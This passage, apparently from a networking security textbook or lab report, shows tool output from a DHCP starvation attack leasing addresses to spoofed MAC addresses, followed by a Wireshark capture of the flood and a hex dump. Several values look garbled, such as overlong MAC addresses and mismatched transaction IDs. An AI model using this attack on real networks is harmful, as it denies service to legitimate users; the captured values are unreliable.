[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.109 for MAC[de:ad:23:5a:f9:00:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.109
[ ] ARP Request 192.168.0.109 from 192.168.0.1
[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.110 for MAC[de:ad:18:4f:eb:1b:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.110
[ ] DHCP Discover
[ ] ARP Request 192.168.0.110 from 192.168.0.1
[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.111 for MAC[de:ad:1a:16:08:54:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.111
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.112 for MAC[de:ad:05:77:b2:92:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.112
[ ] ARP Request 192.168.0.112 from 192.168.0.1
[ ] waiting for first DHCP Server response
[ ] DHCP Discover
[ ] ARP Request 192.168.0.112 from 192.168.0.1
[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.113 for MAC[de:ad:21:41:bf:22:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.113
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.114 for MAC[de:ad:29:62:a4:9d:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.114
[ ] DHCP Discover
[ ] ARP Request 192.168.0.114 from 192.168.0.1
[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.115 for MAC[de:ad:05:15:b4:6c:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.115
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.116 for MAC[de:ad:07:04:ed:1c:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.116
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.117 for MAC[de:ad:1d:4c:a5:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.117
[ ] ARP Request 192.168.0.117 from 192.168.0.1
[ ] DHCP Discover
[ ] ARP Request 192.168.0.116 from 192.168.0.1
[ ] DHCP Discover
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.118 for MAC[de:ad:29:48:00:24:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.118
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.119 for MAC[de:ad:14:48:db:bb:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.119
[ ] DHCP Offer cc:32:e5:d4:e9:10 192.168.0.1 IP: 192.168.0.120 for MAC[de:ad:29:32:45:a5:00:00:00:00:00:00:00:00:00:00:00:00]
[ ] DHCP Request 192.168.0.120
```

Fig.7.3 Monitoring DHCP Starvation by using Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
97	47.330578253	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x5781fc6
98	47.339260962	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0xc2ff58a23
99	47.409566898	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x267e5012
100	47.414439647	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0xc2ff58a23
101	47.450393157	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0xc267e5012
102	47.505395176	TpLinkTechno.d4:e9:10	Broadcast	ARP	60	Who has 192.168.0.115? Tell 192.168.0.1
103	47.626226468	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x101154e3
104	47.614241194	192.168.0.1	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x5781fc6
105	47.914241821	TpLinkTechno.d4:e9:10	Broadcast	ARP	60	Who has 192.168.0.116? Tell 192.168.0.1
106	48.066708325	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x29851866
107	48.426322999	192.168.0.1	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0xc2ff58a23
108	48.426323357	TpLinkTechno.d4:e9:10	Broadcast	ARP	60	Who has 192.168.0.117? Tell 192.168.0.1
109	48.506222517	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x2ba59279
110	48.945738256	192.168.0.1	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0xc267e5012
111	48.945739297	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x101154e3
112	48.948255326	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x29851866
113	48.954421000	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xbdcce968
114	48.969945140	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x101154e3
115	49.022968177	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x29851866
116	49.047648879	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x2ba59279
117	49.047650594	192.168.0.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0xbdcce968
118	49.070039004	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x2ba59279
119	49.107233889	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0xbdcce968

Frame 1: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0

Ethernet II, Src: TpLinkTechno.d4:e9:10, Dst: IPvomcast_01 (33:33:00:00:00:01)

Internet Protocol Version 6, Src: fe80::ce32:e5ff:feda:e910, Dst: ff02::1

Internet Control Message Protocol v6

0000 33 33 00 00 00 01 cc 32 e5 d4 e9 10 86 dd 60 00 33 22.....

0010 00 00 00 18 3a ff fe 00 00 00 00 00 00 ce 32 33 22.....

0020 e5 ff fe d4 e9 10 ff 02 00 00 00 00 00 00 00 33 22.....

0030 00 00 00 00 00 01 86 00 03 26 40 c0 00 00 00 4040.....

0040 00 00 00 00 00 00 01 01 cc 32 e5 d4 e9 10 22.....

wireshark_eth0GAAUHQ.pcapng | Packets: 125 - Dropped: 0 (0.0%) | Profile: Default